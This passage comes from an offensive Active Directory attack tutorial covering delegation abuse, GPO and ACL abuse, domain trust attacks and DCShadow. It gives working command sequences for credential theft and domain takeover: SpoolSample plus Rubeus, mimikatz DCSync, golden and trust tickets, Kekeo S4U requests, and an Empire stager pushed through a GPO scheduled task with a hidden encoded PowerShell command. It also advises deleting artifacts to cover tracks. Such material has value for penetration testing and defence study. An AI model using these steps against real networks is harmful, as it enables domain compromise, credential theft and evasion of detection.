Then initiate a request using SpoolSample:

C:\>. \SpoolSample.exe DC.domain.dom yourhost.domain.dom

You will see a connection in Rubeus.

```
SessionKeyType          : aes256_cts_hmac_sha1
Base64SessionKey        : ExTSz4AKWJ8FckcgG43mMSSM3jSdI6ugk3YxCS7qiV0=
KeyExpirationTime       : 12/31/1600 4:00:00 PM
TicketFlags             : name_canonicalize, pre_authent, renewable, forwarded, forwardable
StartTime               : 4/28/2019 1:59:34 AM
EndTime                 : 4/28/2019 11:59:34 AM
RenewUntil              : 5/5/2019 1:59:34 AM
TimeSkew                : 0
EncodedTicketSize       : 1276
Base64EncodedTicket     :

  doIE+DCCBPSgAwIBBaEDAgEWooIEBjCCBAJhggP+MIID+qADAgEFoQwbCkhBQ0tFUi5MQUKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3Qb
  CkhBQ0tFUi5MQUKjggPCMIIDvqADAgESoQMCAQKiggOwBIIDrEdBkIWWheUysMkb+pVPtZTEbcHJJYc6DLex78ByRQqqqoIBv3hY
  031lRN3bDIDkx1HAVILH2ZQ3Q+9wYWxE4Ycm6x3Jhcvxuh/LJT1Mm6TQtu4kSyUjcXxA/3gbUz6HoyV/BYBL/c3a5gXmsNz5q0CXC
  68nG6whA3ifWkLgZutfu335h2NlmJLcNS/SWQebMnFNTZmjSwNPDzrhkeAdk82FX+dcFInItE/++yAdohj9sjKYs0+UtY4b21lR7
  YnK6hxQMOQD6v0DoXYOTItaoMpB4Lwj+AoRubyQUxMYoHNU9fhEyt8Sm/IaBnpFi+AoJI98BV7s3QweRDd9hyxga02YO1rCu9ZP3
  79XV7g1YjvvIBvDFF7OYDXb5YVheKPUfhRs3mHO9Rrde69vaYN356onMwmh7iil5ftB203X9aNZWo3LT8x5dpd7vI5Kcj3imcJ00
```

Rubeus connection (source: blog.riccardoancarani.it)

Now grab the TGT:

C:\> Rubeus.exe ptt /ticket:doIE+DCCBPSgAwIBBaE ...

C:\> Rubeus.exe klist

Having the TGT, you can perform a DCSync attack using mimikatz:

lsadump::dcsync /user:HACKER\krbtgt

```
Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/21/2018 4:30:24 AM
Object Security ID   : S-1-5-21-1559558046-1467622633-168486225-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 9974f218204d6b8109ea99ae9c209f23
    ntlm- 0: 9974f218204d6b8109ea99ae9c209f23
    lm  - 0: 3ec7cbbb67d0c69b8318500a5e5c7437
```

DCSync krbtgt (source: blog.riccardoancarani.it)

After getting the NTLM hash of the krbtgt account, you can create a golden ticket granting full access to the entire domain infrastructure:

kerberos::golden /user:Administrator /domain:domain.dom /sid:S-1-5-21-1559558046-1467622633-168486225 /krbtgt:9974f218204d6b8109ea99ae9c209f23 /ptt

Now you can remotely connect to the domain controller as a domain administrator.

PS C:\> Enter-PSSession -ComputerName dc

Constrained delegation

Omitting the details of the S4U2Self/S4U2proxy implementation, it suffice to say that any account with a Service Principal Name (SPN) having the msDS-AllowedToDelegateTo attribute can impersonate any domain user.

If you were able to change the content of msDS-AllowedToDelegateTo for any taken account, you could perform a DCSync attack on the current domain. However, to change any delegation parameters on the domain controller, the SeEnableDelegationPrivilege privilege is required. By default, only domain admins' accounts have such privileges.

S4U2self is the first extension implementing constrained delegation. It enables the service to request from itself a special forwardable TGS on behalf of a specific user. This mechanism is used when the user authenticates to a service without using Kerberos (in this particular example, using a web service).

During the first TGS request, the forwardable flag is set, so that the returned TGS is marked as forwarded and can be used with the S4U2proxy extension. In unconstrained delegation, TGT is used for user identification; in such a case, the S4U extension uses the PA-FOR-USER structure as a new type in the [padata]/pre-authentication data field.

S4U2self may be implemented for any user account, and the target user's password won't be requested. In addition, S4U2self is allowed only if the requester's account has the flag TRUSTED_TO_AUTH_FOR_DELEGATION.

There is a special category of attacks called Kerberoasting; such attacks extract service accounts from Active Directory on behalf of an ordinary user without sending packets to the target system. Why in this particular case is it impossible to use Kerberoasting for stealing credentials of any given user? Because the Privilege Account Certificate (PAC) is signed for the initial user (i.e. not the target one): the requesting service account. However, now you have a special service ticket that can be forwarded to the target service configured for constrained delegation.

S4U2proxy is the second extension using constrained delegation. It enables the requester (in this example, the service account) to use this forwardable ticket to request a TGS to any SPN listed in msDS-AllowedToDelegateTo to impersonate the user specified at the S4U2self stage. The KDC checks whether the requested service is present in the field msDS-AllowedToDelegateTo of the requesting user and, if yes, grants the ticket.

This allows to define a criterion for constrained delegation searches: the msDS-AllowedToDelegateTo value must not be equal to zero:

```
PS C:\> Get-DomainComputer -TrastedToAuth

PS C:\> Get-DomainUser -TrastedToAuth
```

The computer or user account with an SPN set in msDS-AllowedToDelegateTo can impersonate any user for the target service. Therefore, after compromising one of these accounts, you can gain access privileges to the target SPN.

INFO

In case of MSSQLSvc, this grants the database administrator rights. CIFS grants full remote access to the file. HTTP enables to capture a remote web service, while LDAP, to perform a

DCSync attack. Even if HTTP/SQL don't have admin rights on the target host, they still can be used to escalate your privileges to System.

Using the above principle, you can perform four privilege escalation attacks.

In the first scenario, if you know the password to an account with constrained delegation, you can use Kekeo to make a TGT request, then make an S4U TGS request, and gain access to the target service.

First, make a TGT request to a user account with enabled constrained delegation (e.g. SQLService):

C:\> asktgt.exe /user: /domain: /password: /ticket:sqlservice.kirbi

Then implement S4U2proxy with the received TGT. As a result, you get a TGS for access to a private domain resource:

C:\> s4u.exe /tgt:sqlservice.kirbi /user:Administrator@ /service:cifs/

Use mimikatz to inject the TGS:

kerberos::ptt

Finally, you gain access to the private resource.

If you want to compromise a computer account configured for constrained delegation, use a different approach. Because any process running with system privileges gains account privileges of the local computer, the step involving asktgt.exe can be skipped. You can also use an alternative method provided by Microsoft for S4U2proxy implementation. Open PowerShell and execute the following code:

PS C:\> $Null = [Reflection.Assembly]::LoadWithPartialName('System.IdentityModel')

PS C:\> $Ident = New-Object System.Security.Principal.WindowsIdentity @('Administrator@domain.dom')

PS C:\> $Context = $Ident.Impersonate()

After injecting the TGS of the specified user, you can access the private resource again. Then you return to your own user space by entering a PowerShell command:

PS C:\> $Context.Undo()

In the third scenario, you take all the steps described in the first scenario, but the user's NTLM hash is used instead of the password. The fourth attack is similar to the third one, but instead of the user name, you take the computer name.

Resource-based constrained delegation

This constrained delegation variant resembles the 'regular' constrained delegation, but works in the opposite direction.

1. The constrained delegation from account A to account B is set for account A in the attribute msDS-AllowedToDelegateTo and defines the 'outgoing' trust from A to B.
2. The resource-based constrained delegation is set for account B in the attribute msDS-AllowedToActOnBehalfOfOtherIdentity and defines the 'incoming' trust from A to B.

To escalate privileges in the second case, you have to populate the attribute msDS-AllowedToActOnBehalfOfOtherIdentity with a computer account under your control and know the SPN set for the object you want to gain access to. The point is that with the MachineAccountQuota parameter (by default, it allows each user to create 10 computer accounts), you can do so on behalf of a nonprivileged account. The only privilege you need is the capability to write the attribute on the target computer.

Create a new computer account using PowerMad and specify the password to the computer, so that you'll have the hash for it.

```
PS C:\> $password = ConvertTo-SecureString 'PASSWORD' -AsPlainText -Force

PS C:\> New-MachineAccount -machineaccount RBCDmachine -Password $($password)
```

Now you need to populate the msDS-msDS-AllowedToActOnBehalfOfOtherIdentity attribute for the target DC that you have permissions over.

```
PS C:\> Set-ADComputer $targetComputer -PrincipalsAllowedToDelegateToAccount RBCDmachine$

PS C:\> Get-ADComputer $targetComputer -Properties PrincipalsAllowedToDelegateToAccount
```

At the next step, you have to get hash for your password:

```
PS C:\> ConvertTo-NTHash $password
```

Now you have everything you need to perform the attack and get the ticket:

```
C:\> s4u.exe /user:RBCDmachine$ /rc4: /impersonateuser: /msdsspn:cifs/ /ptt
```

You can check whether the received ticked was imported successfully as follows:

```
## klist
```

As a result, you gain access to a resource on the domain controller. Using the same method, it is possible to perform a DCSync attack through LDAP.

Unsafe access rights to Group Policy Objects (GPO)

Group Policy Objects are Active Directory containers storing policy settings clustered in groups. These objects are subsequently associated with specific sites, domains, or other organizational units (OU). Group Policy Objects constitute complex structures consisting of links, inheritances, exceptions, filters, and groups. While configuring domains, system administrators often make errors that are very difficult to notice. However, the BloodHound toolkit will help you to detect such errors and identify the best way to compromise a Group Policy Object.

Let's assume that the Group Policy Objects include a compromised element. The Group Policy has zillions of parameters that can be manipulated. This provides numerous ways to compromise workstations and users related to the vulnerable object.


For instance, you can implement specific scenarios, create a backdoor in Internet Explorer, inject an MSI file in the software installation section, add your domain account to the group of local administrators or RDP, or forcibly mount a network resource that is under your control and allows to steal account credentials of connected users.

To implement such a malicious plan, you can launch a scheduled task that will be deleted with every group policy update. The first stage of the attack is simple: you have to create an .xml template in the schtask format and copy it to the file \Machine\Preferences\ScheduledTasks\ScheduledTasks.xml of the Group Policy Object that you can edit. After waiting for an hour or two (until the group policy update cycle is completed), delete the .xml to cover the traces.

The New-GPOImmediateTask module included in PowerView can do this automatically. To use it, the -TaskName, -Command argument is required: it sets the command to be executed (by default, it is powershell.exe), while the -CommandArguments parameter specifies arguments for this executable file. The task description, author, and modification date can also be changed using respective parameters. Schtask.xml is created in accordance with your specifications and copied to a location determined by the arguments -GPOname or -GPODisplayname. By default, the function asks a permission before copying, but this option can be disabled using the -Force argument.

Let's use New-GPOImmediateTask to upload Stager Empire on computers where the {3EE4BE4E-7397-4433-A9F1-3A5AE2F56EA2} group policy object (its display name is SecurePolicy) is applied:

New-GPOImmediateTask -TaskName Debugging -GPODisplayName SecurePolicy -CommandArguments '-NoP -NonI -W Hidden -Enc JABXAGMAPQBO...' -Force



Empire stager in New-GPOImmediateTask (source: harmj0y.net)

The result demonstrates how severe may be the consequences of errors made while configuring domain group policies.


Unsafe ACL access rights

ACLs (Access Control Lists) are the settings that define what objects get access to other objects in Active Directory. Such objects include user accounts, groups, computer accounts, the domain itself, etc.

An ACL may be configured for a specific object (e.g. user account) or for an organizational unit (OU). The main benefit of ACL configuring for an OU (provided that the configuration is correct!) is that all descendant objects will inherit this ACL. The ACL of an OU containing objects includes an Access Control Entry (ACE) that defines the identifier and respective permissions applied to the OU or descending objects. Each ACE includes a security identifier (SID) and access mask; there are four ACE types: access allowed, access denied, permitted object, and restricted object. The only difference between the access allowed and permitted object types is that the latter one is used exclusively in Active Directory.


Here is an example of an attack exploiting an incorrect ACL configuration. Imagine that you have already collected the initial information using BloodHound; so, let's jump directly to the privilege escalation phase.

BloodHound draws a graph where the target group is Domain Admins.



Graph drawn by BloodHound (source: wald0.com)


On the left, there is a user with relatively low privileges with an ACL-only attack path ending up in control of the Domain Admins group. This user is a member of the security group (MemberOf) in the center. That group has full control (GenericAll) over the user on the right. Because the ACL is inherited, the user on the left also has that control.



Step one towards the target group (source: wald0.com)

GenericAll means full control over an object, including the ability to add new members to a group, change a user password without knowing its current value, register an SPN with a user object, etc. This possibility is exploited with Set-DomainUserPassword or Add-DomainGroupMember.


Next step. The user on the left belongs to the group in the center. That group has both full control (GenericAll) and excessive control (ForceChangePassword) over the user on the right.



Step two towards the target group (source: wald0.com)

ForceChangePassword is the ability to change the target user's password without knowing its current value. It is exploited with Set-DomainUserPassword.

The final step. The group on the left has the ForceChangePassword privilege in relation to several users who all belong to the group in the center. That group in the center has full control over the group on the right (Domain Admins).



The final step towards the target group (source: wald0.com)

Important: the control over the Domain Admins group does not mean that you have control over the users in this group. In that case, you can create a new user and add it to the target group. This enables you to perform a DCSync attack and then delete this user to cover up the traces.


This is how BloodHound and ACL configuration errors can be used to gain control over the domain.

The above attack can be automated using the Invoke-ACLPwn script. It exports all ACL lists in the domain with SharpHound as well as the group membership of the user account the tool is running under.

Invoke-ACLPwn parameters (source: blog.fox-it.com)

After calculating and parsing every ACL in the chain leading to the target group, the script starts making sequential steps towards it. If necessary, the mimikatz DCSync function can be called and the user account hash requested. The default account is krbtgt. After the exploitation, the user will be removed from the ACL and from the groups that were added during the runtime; the ACE records made in the domain object's ACL will be deleted as well.

The result of the test performed by Fox-It company is shown below.



Invoke-ACLPwn output (source: blog.fox-it.com)

The scrip has enumerated and passed through 26 groups by changing membership in security and management groups. Ultimately, the hash of the krbtgt account was obtained.

Domain trusts


Sometimes, an organization can use several domains with trusts (i.e. trust relationships) established between them and enabling users in the domain to get access to services in other domains.

Trust relationships between domains can be one- or two-way. This means that if Domain A trusts Domain B, then Domain B may use resources of Domain A. In addition, trusts are transitive: if Domain A trusts Domain B and Domain B trusts Domain C, then Domain A also trusts Domain C.

A hierarchic domain system having a root domain is called a domain tree. If various trees have different trust relations, the totality of these trees is called a forest.


In the course of the Kerberos authentication between domains that trust each other, the user's domain controller encrypts the TGS not with the service key, but with the inter-realm trust key. The user provides this TGS to the domain controller of the service who, in turn,

returns to the user the TGS encrypted with the service key. Only then the user may address the required service.



Kerberos authentication between trusted domains (source: geeks-world.github.io)


The NTLM authentication in this case works differently: the domain controller of the service checks authentication permissions and forwards the request to the client's domain controller who performs the check and returns the result.



NTLM authentication between trusted domains (source: geeks-world.github.io)

The authentication scheme in trusted domains has been addressed above, and I explained how to compromise the DC in a domain. Now let's find out how to compromise another trusted domain.

The trust password can be found in the domain credential locker. Just search for names with the dollar symbol in the end. The majority of accounts with such names are computer accounts, but some of them are trust ones.



NTLM hash of a trusted account (source: adsecurity.org)

The trust key was retrieved together with all user data by compromising the account data in Active Directory. Each trust has an associated user account containing that NTLM password hash. These data can be used to forge trust TGS.

The trust ticket is created similarly to the golden ticket: the same mimikatz command is used, although with different parameters. The service key is the hash of the password to the trusted NTLM, while the ultimate goal is the full domain name of the target domain.

kerberos::golden /domain: /sid: /rc4: /user:Administrator /service:krbtgt /target: /ticket:

Now let's create a TGS for the target service in the target domain using Kekeo.

C:\> asktgs.exe cifs/

I have already explained how to use the created ticket. Now let's see how to forge a TGS ticket inside a forest. First, you have to dump all trust passwords (trust keys):

Privilage::debug

Lsadump::trust /patch

Create a forged trust ticket (inter-realm TGT):

kerberos::golden /domain:/sid:/sids: /rc4:/user: /service:krbtgt /target:/ticket:

Then generate a TGS:

C:\> asktgs.exe cifs/

And finally, inject the TGS to gain access with the spoofed rights:

C:\> kirbikator lsa

After the successful execution of this command, the user becomes an administrator and gains higher privileges in the target domain. This is how you can advance from one domain to another because each domain has a password linking it with another domain.


DCShadow

One of the malefactor's goals is to steal account credentials of users and computers while remaining undetected by security mechanisms. For that purpose, several attack techniques have been developed: LSASS injection, Shadow Copy abuse, NTFS volume parsing, manipulations with sensitive attributes, etc.

One of these attacks is linked with the DCShadow attack. The DCSync attack is based on the ability of members of the Domain Admins or Domain Controllers groups to ask a domain controller (DC) for data replication. In fact, according to the MS-DRSR specification for domain controller replication, these groups can request the Domain Controller to replicate AD objects

(including user credentials) with RPC GetNCChanges. A DCSync attack with mimikatz looks as follows:

lsadump::dcsync /user:Administrator



DCSync attack performed with mimikatz (source: blog.alsid.eu)

One of the main limitations of the DCSync attack is that the attacker cannot inject new objects in the target domain. Of course, the attacker can take ownership of an administrative account using the Pass-The-Hash technique and inject objects afterwards, but this requires more efforts and steps and increases the risk of detection. The DCShadow attack eliminates this limitation: the attackers no longer try to replicate data but instead register new domain controllers in the target infrastructure to inject Active Directory objects or alter the existing ones.

A server can be considered a domain controller if it includes the following four key components:

- a database accessible through LDAP protocols and implementing several RPCs in accordance with the MS-DRSR and MS-ADTS specifications (i.e. enabling to replicate data);
- an authentication service accessible through Kerberos, NTLM, Netlogon, or WDigest protocols;
- a configuration management system using the SMB and LDAP protocols; and
- a DNS service used by clients to locate resources and support authentication.

In addition, the new DC should be registered with the Knowledge Consistency Checker (KCC). The KCC is a built-in process running on all domain controllers and maintaining the replication topology for the Active Directory forest. The KCC creates individual replication topologies. This service also dynamically adjusts the topology to ensure that it reflects the addition of new domain controllers and removal of existing ones. By default, the KCC initiates AD replication topology every 15 minutes.

The following conditions have to be met: (1) the attack must be performed from a computer in the domain; and (2) the attacker must have the System privileges on this computer and Domain Admin privileges in the domain.

First, escalate your privileges to System with mimikatz.

```
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processtoken
Token from process 0 to process 0
 * from 0 will take SYSTEM token
 * to 0 will take all 'cmd' and 'mimikatz' process
Token from 4/System
 * to 2564/mimikatz.exe
```

Privilege escalation to System with mimikatz (source: labofapenetrationtester.com)

Then change the userAccountControl value:

lsadump::dcshadow /object:pc-10$ /atribute:userAccountControl /value:532480

The command below pushes the changes from the newly-registered domain controller to the legitimate one:

lsadump :: dcshadow /push

After the execution of this command, you will see that the values are updated, while the RPC server stops.

```
 > RPC bind registered
